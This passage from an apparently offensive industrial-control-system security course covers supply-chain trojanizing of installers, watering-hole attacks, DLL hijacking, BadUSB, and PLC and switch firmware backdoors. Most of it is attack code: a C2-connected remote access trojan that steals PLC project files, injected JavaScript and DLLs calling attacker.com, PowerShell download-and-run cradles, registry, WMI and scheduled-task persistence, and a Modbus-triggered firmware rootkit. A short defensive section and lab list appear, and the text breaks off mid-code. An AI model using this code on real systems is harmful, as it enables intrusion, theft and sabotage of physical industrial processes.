        new_section.Characteristics = 0xE0000020  # CODE | EXECUTE | READ | WRITE

        # Append section
        pe.__sections__.append(new_section)

        # Modify entry point to execute backdoor first
        original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint
        pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_section.VirtualAddress

        # Backdoor code jumps back to original entry point after execution

        # Write trojanized installer
        pe.write(filename=self.installer + ".trojan.exe")

        print("[+] Installer trojanized successfully")

# Target ICS software installers:
# - TIA Portal installer
# - RSLogix 5000 installer
# - InTouch installer
# - Ignition installer
```

3.4 SolarWinds Orion Supply Chain Attack (2020)

Overview: Compromised SolarWinds build system, distributed SUNBURST backdoor via software updates.

OT Relevance: Many OT networks use SolarWinds for IT/OT monitoring.

Technique Analysis:

```
// SUNBURST backdoor (simplified C# pseudocode)
// Injected into SolarWinds.Orion.Core.BusinessLayer.dll

public class OrionImprovementBusinessLayer {
    static OrionImprovementBusinessLayer() {
        // Backdoor initialization (runs on DLL load)
        Initialize();
    }

    static void Initialize() {
        // Sleep 12-14 days to evade sandboxes
        Thread.Sleep(TimeSpan.FromDays(12 + new Random().Next(2)));

        // DNS-based C2 communication
        string domain = GenerateDGA();  // avsvmcloud.com
        string c2_ip = Resolve(domain + ".appsync-api.eu-west-1.avsvmcloud.com");

        // Receive commands via DNS TXT records
        string cmd = GetDNSTXT(c2_ip);

        // Execute commands (file operations, process execution, etc.)
        ExecuteCommand(cmd);
    }

    static string GenerateDGA() {
        // Generate unique subdomain per victim
        string user_domain = Environment.UserDomainName;
        return Hash(user_domain);
    }
}
```

ICS Software Supply Chain Attack Pattern:

```
# Apply SolarWinds technique to ICS software updates
class ICSUpdateTrojaner:
    def __init__(self, update_package):
        self.package = update_package

    def inject_sunburst_style_backdoor(self):
```

```
        """
        Inject stealthy backdoor into OT software update
        """
        # Locate core DLL in update package
        core_dll = self.extract_dll("OT_Core.dll")

        # Inject backdoor class into .NET assembly
        # Or patch native DLL with shellcode

        # Characteristics:
        # - Long sleep before activation (avoid detection)
        # - DNS-based C2 (stealthy, hard to block)
        # - Legitimate code signing certificate (stolen from vendor)
        # - Minimal disk footprint (in-memory execution)

        self.rebuild_update_package()

    def sign_with_stolen_cert(self, file_path, cert_path, password):
        """
        Sign trojanized update with vendor's stolen certificate
        """
        import subprocess
        cmd = f'signtool sign /f {cert_path} /p {password} /t http://timestamp.server.com
{file_path}'
        subprocess.call(cmd)
```

4. Watering Hole Attacks on ICS Communities

4.1 Target ICS Forums and Knowledge Bases

High-Value Watering Holes:

- Vendor support forums (Siemens, Rockwell, Schneider)
- ICS training platforms
- PLC programming forums (PLCTalk, PLCS.net)
- Industrial automation conferences (virtual events)

```
# watering_hole_injector.py - Compromise ICS forum
class WateringHoleAttack:
    def __init__(self, forum_url, admin_creds):
        self.forum = forum_url
        self.creds = admin_creds

    def compromise_forum(self):
        """
        Exploit forum CMS (WordPress, vBulletin, etc.)
        Or use stolen admin credentials
```

```
    """
    # Login as admin
    session = self.login_admin()

    # Inject malicious JavaScript
    self.inject_javascript(session)

def inject_javascript(self, session):
    """
    Inject JavaScript exploit into forum template
    Targets visiting engineers
    """
    malicious_js = """
    <script>
    // Browser exploitation framework (BeEF hook)
    var s = document.createElement('script');
    s.src = 'http://attacker.com/hook.js';
    document.body.appendChild(s);

    // Or redirect to exploit kit
    if (navigator.userAgent.indexOf('Windows') !== -1) {
        window.location = 'http://exploit-kit.com/landing?ref=ics';
    }
    </script>
    """

    # Insert into forum header template
    # Every page view executes malicious script

def targeted_thread_injection(self):
    """
    Create fake technical discussion thread
    "New PLC programming tool - Download here!"
    """
    thread_content = """
    <b>New Siemens TIA Portal Performance Patch</b>

    Hey everyone, found this unofficial patch that speeds up TIA Portal significantly.
    Tested on V17 and V18.

    Download: http://attacker.com/TIA_Patch_v2.3.exe

    Virus scan clean, works great!
    """

    # Post to popular subforum
    # Engineers download and execute
```

4.2 Typosquatting ICS Software Download Sites

```
# typosquatting_campaign.py - Register similar domains
legitimate_domains = [
    "siemens.com",
    "rockwellautomation.com",
    "schneider-electric.com",
    "aveva.com"
]

typosquat_domains = [
    "siem3ns.com",  # 'e' -> '3'
    "rockwellautomation.net",  # .com -> .net
    "schneider-elec.com",  # shortened
    "aveva-software.com"  # added keyword
]

# Host malicious software downloads
# SEO optimization to rank in Google for "download TIA Portal"
# Serve trojanized installers to unsuspecting engineers
```

5. DLL Hijacking in ICS Software

5.1 TIA Portal DLL Hijacking

```
// malicious_dll.cpp - Side-loaded by TIA Portal
// Compile: cl /LD malicious_dll.cpp /Fe:Version.dll

#include <windows.h>
#include <stdio.h>

// Forward export to legitimate DLL (avoid crashes)
#pragma comment(linker,
"/export:GetFileVersionInfoA=C:\\Windows\\System32\\Version.GetFileVersionInfoA")
#pragma comment(linker,
"/export:GetFileVersionInfoW=C:\\Windows\\System32\\Version.GetFileVersionInfoW")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved) {
    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
        // Execute payload in context of TIA Portal
        CreateThread(NULL, 0, MaliciousThread, NULL, 0, NULL);
    }
    return TRUE;
}

DWORD WINAPI MaliciousThread(LPVOID lpParam) {
    // Hook S7 communication functions
```

```
    HMODULE s7_dll = GetModuleHandleA("s7onlinx.dll");
    if (s7_dll) {
        // Find S7 read/write functions
        void* s7_read_fn = GetProcAddress(s7_dll, "S7_Read");

        // Install inline hook (detour)
        InstallHook(s7_read_fn, HookedS7Read);
    }

    // Establish C2 connection
    ConnectToC2("attacker.com", 443);

    return 0;
}

// Hooked S7 read function - intercept all PLC communications
int HookedS7Read(void* plc_handle, void* data, int length) {
    // Log PLC data
    LogToFile("plc_data.bin", data, length);

    // Modify data in-flight if needed
    if (IsCriticalProcess(data)) {
        ModifyProcessValue(data);
    }

    // Call original function
    return OriginalS7Read(plc_handle, data, length);
}
```

Deployment:

```
# Place malicious DLL in TIA Portal directory
copy malicious.dll "C:\Program Files\Siemens\Automation\Portal V17\Bin\Version.dll"

# When engineer launches TIA Portal, DLL is loaded
# Malware runs with engineer's privileges (admin usually)
```

5.2 RSLogix 5000 DLL Hijacking

```
# rslogix_dll_hijack.py - Generate hijack DLL for RSLogix
import os

class RSLogixDLLHijacker:
    def __init__(self):
        self.rslogix_path = r"C:\Program Files (x86)\Rockwell Software\RSLogix 5000"
        self.missing_dlls = [
            "dwmapi.dll",
            "WTSAPI32.dll",
            "PROPSYS.dll"
```

```
        ]

    def find_hijack_candidates(self):
        """
        Identify DLLs that RSLogix loads but don't exist
        Process Monitor (Procmon) shows NAME NOT FOUND events
        """
        for dll in self.missing_dlls:
            dll_path = os.path.join(self.rslogix_path, dll)
            if not os.path.exists(dll_path):
                print(f"[+] Hijack candidate: {dll}")

    def generate_malicious_dll(self, dll_name, payload_func):
        """
        Generate DLL that:
        1. Exports same functions as legitimate DLL
        2. Forwards calls to real DLL (in System32)
        3. Executes payload on DLL_PROCESS_ATTACH
        """
        # Use C++ template and compile
        dll_code = f"""
        #include <windows.h>

        BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved)
{{
            if (reason == DLL_PROCESS_ATTACH) {{
                // Execute payload
                {payload_func}();
            }}
            return TRUE;
        }}
        """

        # Compile with Visual Studio or MinGW
        # Deploy to RSLogix directory

# Usage
hijacker = RSLogixDLLHijacker()
hijacker.find_hijack_candidates()
```

6. Remote Access Trojan (RAT) for Engineering Workstations

6.1 ICS-Specific RAT Features

```
# ics_rat.py - Custom RAT for OT environments
import socket
```

```
import subprocess
import os
import json
import time

class ICS_RAT:
    def __init__(self, c2_server, c2_port):
        self.c2_server = c2_server
        self.c2_port = c2_port
        self.sock = None

    def connect_to_c2(self):
        """
        Establish connection to command & control server
        Use HTTPS for stealth (blend with normal traffic)
        """
        while True:
            try:
                self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                self.sock.connect((self.c2_server, self.c2_port))
                print("[+] Connected to C2")
                break
            except:
                time.sleep(60)  # Retry every minute

    def enumerate_ics_software(self):
        """
        Detect installed ICS engineering software
        """
        ics_software = {
            "Siemens TIA Portal": r"C:\Program Files\Siemens\Automation",
            "Rockwell RSLogix 5000": r"C:\Program Files (x86)\Rockwell Software",
            "Schneider Unity Pro": r"C:\Program Files (x86)\Schneider Electric",
            "Wonderware InTouch": r"C:\Program Files (x86)\Wonderware",
            "Ignition": r"C:\Program Files\Inductive Automation"
        }

        installed = []
        for name, path in ics_software.items():
            if os.path.exists(path):
                installed.append(name)

        return installed

    def extract_plc_connection_profiles(self):
        """
        Extract saved PLC connection configurations
        Contains IP addresses, credentials, project paths
```

```
        """
        profiles = []

        # TIA Portal connection profiles
        tia_profiles = os.path.expanduser(r"~\AppData\Roaming\Siemens\Automation\Portal")
        if os.path.exists(tia_profiles):
            # Parse XML config files
            # Extract PLC IP addresses, project names

        # RSLogix connections (in .ACD project files and registry)
        # Schneider Unity Pro connections

        return profiles

    def steal_plc_programs(self, plc_ip, plc_type):
        """
        Use legitimate engineering software to download PLC program
        Appears as normal engineering activity
        """
        if plc_type == "Siemens":
            # Use snap7 or TIA Portal Openness API
            cmd = f'powershell -c "Import-Module TIA; Get-PLCProgram -IP {plc_ip}"'
            output = subprocess.check_output(cmd, shell=True)
            return output

        elif plc_type == "Rockwell":
            # Use RSLogix SDK
            # Upload .ACD file from PLC
            pass

    def inject_malware_into_plc(self, plc_ip, malware_block):
        """
        Modify PLC program to include backdoor
        Upload using legitimate tools (trusted by network monitoring)
        """
        # Download existing program
        original_program = self.steal_plc_programs(plc_ip, "Siemens")

        # Inject malicious rung/block
        infected_program = self.inject_malicious_logic(original_program, malware_block)

        # Upload infected program
        self.upload_program(plc_ip, infected_program)

    def screenshot_engineering_screens(self):
        """
        Capture HMI/SCADA screenshots
        Reveals process architecture, tag names, setpoints
```

```
        """
        import pyautogui
        screenshot = pyautogui.screenshot()
        screenshot.save("ews_screenshot.png")
        return "ews_screenshot.png"

    def exfiltrate_project_files(self):
        """
        Steal all PLC project files from EWS
        """
        project_paths = [
            r"C:\Users\*\Documents\Siemens\*.ap17",
            r"C:\Users\*\Documents\Rockwell\*.ACD",
            r"C:\Users\*\Documents\Schneider\*.STU"
        ]

        # Zip and exfiltrate
        import zipfile
        with zipfile.ZipFile("stolen_projects.zip", 'w') as zf:
            for pattern in project_paths:
                for file in glob.glob(pattern):
                    zf.write(file)

        # Send to C2
        self.upload_file_to_c2("stolen_projects.zip")

    def command_loop(self):
        """
        Main C2 command loop
        """
        while True:
            # Receive command from C2
            cmd = self.sock.recv(4096).decode()

            if cmd == "enum_ics":
                result = self.enumerate_ics_software()
            elif cmd == "steal_projects":
                result = self.exfiltrate_project_files()
            elif cmd == "screenshot":
                result = self.screenshot_engineering_screens()
            elif cmd.startswith("inject_plc"):
                plc_ip = cmd.split()[1]
                result = self.inject_malware_into_plc(plc_ip, "backdoor.ob")

            # Send result back to C2
            self.sock.send(json.dumps(result).encode())

# RAT main execution
```

```
if __name__ == "__main__":
    rat = ICS_RAT("attacker-c2.com", 443)
    rat.connect_to_c2()
    rat.command_loop()
```

6.2 Persistence Mechanisms for EWS

```
# ews_persistence.py - Maintain access to compromised EWS
import winreg
import os

class EWSPersistence:
    def __init__(self, payload_path):
        self.payload = payload_path

    def registry_run_key(self):
        """
        Classic registry persistence
        """
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER,
                             r"Software\Microsoft\Windows\CurrentVersion\Run",
                             0, winreg.KEY_SET_VALUE)

        winreg.SetValueEx(key, "WindowsUpdate", 0, winreg.REG_SZ, self.payload)
        winreg.CloseKey(key)

    def scheduled_task(self):
        """
        Create scheduled task (more stealthy than Run key)
        """
        task_xml = f"""
        <?xml version="1.0" encoding="UTF-16"?>
        <Task>
          <Triggers>
            <LogonTrigger>
              <Enabled>true</Enabled>
            </LogonTrigger>
          </Triggers>
          <Actions>
            <Exec>
              <Command>{self.payload}</Command>
            </Exec>
          </Actions>
        </Task>
        """

        # Create task via schtasks.exe
        import subprocess
```

```
        subprocess.call(f'schtasks /create /tn "SystemUpdate" /xml {task_xml}')

    def wmi_event_subscription(self):
        """
        WMI event persistence (fileless, stealthy)
        """
        # Use PowerShell to create WMI event filter and consumer
        ps_script = f"""
        $Filter = Set-WmiInstance -Class __EventFilter -NameSpace "root\\subscription"
-Arguments @{{
            Name="SystemUpdate";
            EventNameSpace="root\\cimv2";
            QueryLanguage="WQL";
            Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
        }}

        $Consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\\subscription" -Arguments @{{
            Name="SystemUpdate";
            CommandLineTemplate="{self.payload}";
        }}

        $Binding = Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\\subscription" -Arguments @{{
            Filter=$Filter;
            Consumer=$Consumer;
        }}
        """

        subprocess.call(f'powershell -c "{ps_script}"')

    def ics_software_plugin(self):
        """
        Most stealthy: Deploy as "plugin" for TIA Portal
        Loads automatically when engineer opens software
        """
        tia_addins = r"C:\ProgramData\Siemens\Automation\Addins"
        plugin_dll = os.path.join(tia_addins, "SystemPlugin.dll")

        # Copy malicious DLL
        import shutil
        shutil.copy(self.payload, plugin_dll)
```

7. USB-Based Attacks for Air-Gapped Environments

7.1 BadUSB for Industrial Environments

```
# badusb_industrial.py - Automated infection via USB
# Deploy on Rubber Ducky, Bash Bunny, or DigiSpark

"""
Scenario: Contractor brings infected USB to site
USB device emulates keyboard, types malicious commands
Infects air-gapped engineering workstation
"""

# Rubber Ducky payload (DuckyScript)
DUCKY_PAYLOAD = """
REM Auto-infection script for EWS
DELAY 2000
GUI r
DELAY 500
STRING powershell -NoP -NonI -W Hidden -Exec Bypass
ENTER
DELAY 1000
STRING IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.100/stage2.ps1')
ENTER
"""

# Stage 2 PowerShell (hosted on USB mass storage partition)
STAGE2_PS = """
# Enumerate ICS software
$ics_apps = @(
    "C:\\Program Files\\Siemens",
    "C:\\Program Files (x86)\\Rockwell Software"
)

foreach ($app in $ics_apps) {
    if (Test-Path $app) {
        # Inject DLL into application directory
        Copy-Item "E:\\payload.dll" "$app\\malicious.dll"
    }
}

# Establish persistence
$payload = "E:\\rat.exe"
Copy-Item $payload "C:\\Windows\\Temp\\svchost.exe"
New-ItemProperty -Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"
-Name "Update" -Value "C:\\Windows\\Temp\\svchost.exe"

# Self-delete
Remove-Item $MyInvocation.MyCommand.Source
```

7.2 USB Firmware Implant

```
// usb_implant.c - Persistent USB device firmware modification
// Survives reformatting (malware in controller firmware)

#include <avr/io.h>

void usb_init() {
    // Initialize USB controller
}

void inject_payload() {
    // When USB inserted into Windows host
    // Emulate keyboard
    // Type PowerShell commands
    // Download and execute RAT

    char payload[] = "powershell -c IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/rat.ps1')";

    for (int i = 0; i < sizeof(payload); i++) {
        send_keystroke(payload[i]);
        _delay_ms(10);
    }

    send_keystroke(ENTER);
}

int main() {
    usb_init();

    // Wait for USB insertion
    while(1) {
        if (host_detected()) {
            inject_payload();
            break;
        }
    }

    // Become normal USB drive
    mass_storage_mode();
}
```

8. Defensive Countermeasures

8.1 Engineering Workstation Hardening

```
# ews_hardening.ps1 - Harden EWS against supply chain attacks
```

```
# Enable AppLocker (application whitelisting)
New-AppLockerPolicy -RuleType Publisher -Path "C:\Program Files\Siemens\*" -Action
Allow
New-AppLockerPolicy -RuleType Publisher -Path "C:\Program Files (x86)\Rockwell
Software\*" -Action Allow
New-AppLockerPolicy -RuleType Hash -Path * -Action Deny

# Disable unnecessary services
$services = @("RemoteRegistry", "WinRM", "TeamViewer")
foreach ($svc in $services) {
    Stop-Service $svc
    Set-Service $svc -StartupType Disabled
}

# Enable advanced logging
auditpol /set /subcategory:"Process Creation" /success:enable
auditpol /set /subcategory:"DLL Loading" /success:enable

# USB device control (only allow approved devices)
# Group Policy: Computer Configuration > Administrative Templates > System > Device
Installation > Device Installation Restrictions
```

8.2 Project File Integrity Monitoring

```
# project_file_monitor.py - Detect trojanized project files
import hashlib
import os

class ProjectFileMonitor:
    def __init__(self):
        self.baseline_hashes = {}

    def baseline_project(self, project_path):
        """
        Create cryptographic baseline of known-good project
        """
        file_hash = hashlib.sha256(open(project_path, 'rb').read()).hexdigest()
        self.baseline_hashes[project_path] = file_hash
        print(f"[+] Baseline created: {project_path} - {file_hash}")

    def verify_project(self, project_path):
        """
        Verify project hasn't been modified
        """
        current_hash = hashlib.sha256(open(project_path, 'rb').read()).hexdigest()

        if project_path in self.baseline_hashes:
            if current_hash != self.baseline_hashes[project_path]:
```

```
            print(f"[!] ALERT: Project file modified: {project_path}")
            print(f"[!] Expected: {self.baseline_hashes[project_path]}")
            print(f"[!] Current:  {current_hash}")
            return False

    return True

# Deploy on file server hosting project files
monitor = ProjectFileMonitor()
monitor.baseline_project(r"\\fileserver\projects\PlantControl.ap17")
```

8.3 Supply Chain Verification

```
# verify_installer.sh - Verify software installer authenticity
INSTALLER="TIA_Portal_V17_Update.exe"

# 1. Check digital signature
osslsigncode verify -in $INSTALLER

# 2. Verify hash against vendor website
VENDOR_HASH="a1b2c3d4e5f6..."  # From Siemens website
ACTUAL_HASH=$(sha256sum $INSTALLER | awk '{print $1}')

if [ "$VENDOR_HASH" != "$ACTUAL_HASH" ]; then
    echo "[!] ALERT: Hash mismatch - possible trojan!"
    echo "[!] Expected: $VENDOR_HASH"
    echo "[!] Actual:   $ACTUAL_HASH"
    exit 1
fi

# 3. Sandbox execution before deployment
# Run in isolated VM, monitor behavior
```

9. Hands-On Lab Exercises

Lab 1: Project File Infection

Objective: Create trojanized Siemens Step 7 project

Steps:

1. Create clean S7 project in TIA Portal
2. Export project (.ap17 file)
3. Use Python script to inject test payload
4. Verify infected project loads in TIA Portal
5. Observe payload execution
6. Document detection methods

Lab 2: DLL Hijacking Exploitation

Objective: Exploit DLL search order in ICS software

Steps:

1. Use Process Monitor to identify missing DLLs
2. Create malicious DLL with exported functions
3. Deploy to application directory
4. Launch ICS software and verify DLL load
5. Implement C2 communication from DLL
6. Test detection with EDR tools

Lab 3: Supply Chain Attack Simulation

Objective: Demonstrate software update compromise

Setup:

- Mock vendor update server (Apache)
- Legitimate software installer
- Code-signing certificate (self-signed for lab)

Attack Chain:

1. Compromise update server (simulate)
2. Trojanize software installer
3. Sign with code-signing certificate
4. Distribute to "customers"
5. Monitor infection and C2 beaconing
6. Implement detection controls

Lab 4: ICS RAT Development

Objective: Build custom RAT for EWS

Features:

- Enumerate installed ICS software
- Extract PLC connection profiles
- Screenshot engineering interfaces
- Exfiltrate project files
- Implement stealthy C2 (DNS, HTTPS)

Lab 5: USB Attack on Air-Gapped EWS

Objective: Use BadUSB to compromise isolated workstation

Hardware: Rubber Ducky or DigiSpark

Payload:

- Emulate keyboard
- Execute PowerShell dropper
- Deploy persistence
- Exfiltrate data via USB storage

10. Tools & Resources

Supply Chain Analysis

- **VirusTotal**: Check installer hashes
- **Any.run**: Sandbox analysis
- **PE-sieve**: Detect process tampering
- **Autoruns**: Identify persistence mechanisms

Project File Analysis

- **TIA Portal Openness API**: Programmatic project access
- **010 Editor**: Hex editor with templates for proprietary formats
- **python-snap7**: Siemens S7 protocol library

DLL Hijacking

- **Process Monitor**: Identify missing DLLs
- **DLL Export Viewer**: Analyze required exports
- **Visual Studio**: Compile malicious DLLs

RAT Development

- **Metasploit**: RAT framework
- **Covenant**: .NET C2 framework
- **Sliver**: Modern C2 platform

Summary

Supply chain and engineering workstation attacks represent critical threat vectors to ICS environments. Key takeaways:

Attack Surface:

- Engineering workstations bridge IT and OT networks
- Project files are trusted implicitly
- Software updates often lack verification
- USB devices bypass network security

Techniques:

- Project file infection (Stuxnet approach)
- Software installer trojanization (Havex, NotPetya)
- DLL hijacking for persistence
- Watering hole attacks on ICS communities
- BadUSB for air-gapped environments

Defense:

- Application whitelisting (AppLocker)
- Code-signing verification
- Project file integrity monitoring
- USB device control
- Network segmentation (isolate EWS)
- Vendor security partnerships

Real-World Impact:

- Havex: 1000+ ICS organizations compromised
- NotPetya: $10+ billion in damages
- CCleaner: 2.7 million downloads trojanized
- SolarWinds: 18,000+ organizations affected

Lesson 08: Advanced Persistence in OT Networks

Lesson 08: Advanced Persistence in OT Networks


Learning Objectives

- Establish persistent access in air-gapped and semi-isolated OT networks
- Implement multi-layered redundancy to survive incident response
- Develop covert communication channels within legitimate ICS protocols
- Bypass detection mechanisms specific to operational technology
- Leverage firmware-based persistence in PLCs, RTUs, and network devices
- Utilize "living off the land" binaries (LOLBins) specific to OT environments
- Maintain long-term access across network segmentation and change management
- Analyze persistence mechanisms in real-world ICS malware (Triton, Industroyer)

1. Persistence Challenges in OT Environments

1.1 Unique Characteristics of OT Networks

Why OT Persistence is Different:



Implications for Attackers:

- Persistence is easier to achieve
- Detection is less likely (blind spots)
- Remediation is slow (maintenance windows)
- Multi-year dwell time is common

Implications for Defenders:

- Must assume compromise
- Forensic artifacts decay slowly
- Complete remediation is difficult
- Prevention is critical (detection is harder)

1.2 Persistence Objectives in OT

1. **Long-term reconnaissance**: Monitor industrial processes for intelligence
2. **Pre-positioned capability**: Maintain dormant access for future activation
3. **Sabotage on demand**: Trigger process disruption at strategic time
4. **Data exfiltration**: Steal intellectual property (process recipes, engineering data)
5. **Supply chain compromise**: Use one victim to reach others (vendor access)

2. Firmware-Based Persistence

2.1 PLC Firmware Rootkit

Most resilient persistence method: embed in PLC operating system firmware.

```
# plc_firmware_rootkit.py - Inject persistent rootkit into PLC firmware
import struct
import hashlib

class PLCFirmwareRootkit:
    def __init__(self, firmware_image):
        self.firmware = bytearray(open(firmware_image, 'rb').read())
        self.rootkit_code = self.compile_rootkit()

    def find_injection_point(self):
        """
        Locate suitable injection point in firmware
        - Look for NOP sleds or padding
        - Find unused code regions
        - Hook initialization routines
        """
        # Search for NOP sled (0x00 bytes)
        for i in range(len(self.firmware) - 1024):
            if self.firmware[i:i+1024] == bytes(1024):
                print(f"[+] Found NOP sled at offset: 0x{i:x}")
                return i

        # Alternative: Extend firmware image (append rootkit)
        return len(self.firmware)

    def compile_rootkit(self):
        """
        Rootkit features:
```

```
    - Hook Modbus request handler
    - Hidden function code (0xAB) triggers backdoor
    - Exfiltrate ladder logic on special request
    - Modify process variables on command
    """
    # Assembly code for ARM Cortex-M (common in PLCs)
    rootkit_asm = """
    ; Modbus request handler hook
    PUSH {R4-R7, LR}

    ; Check if function code is 0xAB (magic backdoor trigger)
    LDR R0, [R1]        ; Load Modbus PDU
    LDRB R2, [R0, #0]   ; Get function code
    CMP R2, #0xAB
    BEQ backdoor_handler

    ; Normal processing
    BL original_modbus_handler
    POP {R4-R7, PC}

    backdoor_handler:
    ; Execute hidden command
    LDRB R3, [R0, #1]   ; Get command byte
    CMP R3, #0x01       ; Command: Read ladder logic
    BEQ dump_ladder_logic
    CMP R3, #0x02       ; Command: Modify output
    BEQ modify_output

    dump_ladder_logic:
    ; Copy PLC program to response buffer
    ; [Implementation details]
    POP {R4-R7, PC}

    modify_output:
    ; Force output state regardless of logic
    ; [Implementation details]
    POP {R4-R7, PC}
    """

    # Assemble to bytecode (simplified - actual implementation needs assembler)
    rootkit_bytecode = self.assemble_arm(rootkit_asm)
    return rootkit_bytecode

def inject_rootkit(self):
    """
    Inject rootkit into firmware and fix control flow
    """
    injection_offset = self.find_injection_point()
```

```
        # Write rootkit code
        self.firmware[injection_offset:injection_offset+len(self.rootkit_code)] = self.rootkit_code

        # Hook Modbus handler (redirect to rootkit)
        # Find CALL instruction to original handler
        handler_call_offset = self.find_modbus_handler_call()
        if handler_call_offset:
            # Replace with CALL to rootkit
            self.patch_call_instruction(handler_call_offset, injection_offset)

        # Update firmware checksum
        self.fix_checksum()

        # Write infected firmware
        with open('infected_firmware.bin', 'wb') as f:
            f.write(self.firmware)

        print("[+] Rootkit injected successfully")
        print(f"[+] Inject offset: 0x{injection_offset:x}")

    def fix_checksum(self):
        """
        Recalculate firmware checksum so PLC accepts modified image
        """
        # Checksum usually at end of firmware
        checksum_offset = len(self.firmware) - 4

        # Calculate CRC32 of firmware (excluding checksum field)
        import zlib
        crc = zlib.crc32(self.firmware[:checksum_offset])

        # Write new checksum
        self.firmware[checksum_offset:checksum_offset+4] = struct.pack('<I', crc)

# Usage
rootkit = PLCFirmwareRootkit("siemens_s7_1200_v4.2.bin")
rootkit.inject_rootkit()
```

Activation of Firmware Rootkit:

```
# activate_plc_rootkit.py - Send magic Modbus command
from pymodbus.client import ModbusTcpClient

def trigger_backdoor(plc_ip, command):
    """
    Send hidden Modbus function code to activate rootkit
    """
```

```
    client = ModbusTcpClient(plc_ip, port=502)
    client.connect()

    # Craft malicious Modbus request
    # Function code 0xAB (not in official spec, hidden backdoor)
    # Command byte: 0x01 = dump ladder logic, 0x02 = modify output

    malicious_pdu = bytes([0xAB, command])  # Function code + command

    # Send raw Modbus frame
    # Bypasses library validation
    import socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((plc_ip, 502))

    # Modbus TCP header
    transaction_id = 0x0001
    protocol_id = 0x0000
    length = len(malicious_pdu) + 1  # PDU + unit ID
    unit_id = 0x01

    mbap_header = struct.pack('>HHHB', transaction_id, protocol_id, length, unit_id)
    full_frame = mbap_header + malicious_pdu

    sock.send(full_frame)
    response = sock.recv(1024)

    # Parse backdoor response
    if len(response) > 8:
        print("[+] Backdoor activated!")
        print(f"[+] Response: {response[8:].hex()}")
        return response[8:]

    sock.close()

# Dump ladder logic via firmware backdoor
ladder_logic = trigger_backdoor("192.168.1.10", 0x01)
with open("stolen_ladder_logic.bin", 'wb') as f:
    f.write(ladder_logic)
```

2.2 Network Device Firmware Persistence

Industrial switches and routers are high-value persistence targets.

```
# industrial_switch_implant.py - Backdoor Hirschmann, Ruggedcom, or Cisco IE switches
class IndustrialSwitchBackdoor:
    def __init__(self, switch_ip, credentials):
        self.switch_ip = switch_ip
```

```
        self.creds = credentials

    def compromise_switch(self):
        """
        Gain access to industrial switch
        - Default credentials (common in OT)
        - Exploit (CVE-2020-3566 for Cisco IE)
        - Physical access (console port)
        """
        import paramiko

        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(self.switch_ip, username=self.creds[0], password=self.creds[1])

        return ssh

    def install_firmware_backdoor(self, ssh):
        """
        Modify switch firmware to inject backdoor
        """
        # Download current firmware
        stdin, stdout, stderr = ssh.exec_command('show boot | include BOOT')
        firmware_file = stdout.read().decode().split()[1]

        # Copy firmware off switch
        sftp = ssh.open_sftp()
        sftp.get(firmware_file, 'switch_firmware.bin')
        sftp.close()

        # Inject backdoor (similar to PLC rootkit)
        self.modify_firmware('switch_firmware.bin')

        # Upload modified firmware
        sftp = ssh.open_sftp()
        sftp.put('switch_firmware_backdoored.bin', firmware_file + '.new')
        sftp.close()

        # Set new firmware as boot image
        ssh.exec_command(f'boot system flash:{firmware_file}.new')
        ssh.exec_command('write memory')
        ssh.exec_command('reload')

        print("[+] Backdoored firmware installed, switch rebooting...")

    def configure_traffic_mirroring(self, ssh):
        """
        Configure port mirroring to copy OT traffic to attacker-controlled host
```

```
        Stealthy persistent reconnaissance
        """
        mirror_config = """
        monitor session 1 source interface Gi1/1 - 1/24
        monitor session 1 destination interface Gi1/25
        """

        ssh.exec_command('configure terminal')
        for line in mirror_config.split('\n'):
            ssh.exec_command(line)
        ssh.exec_command('end')
        ssh.exec_command('write memory')

        print("[+] Traffic mirroring configured - all OT traffic copied to Gi1/25")

    def inject_rogue_vlan(self, ssh):
        """
        Create hidden VLAN for C2 communication
        Blends with legitimate network segmentation
        """
        rogue_vlan_config = """
        vlan 666
          name SYSTEM_MANAGEMENT
        interface Vlan666
          ip address 10.10.66.1 255.255.255.0
        """

        ssh.exec_command('configure terminal')
        for line in rogue_vlan_config.split('\n'):
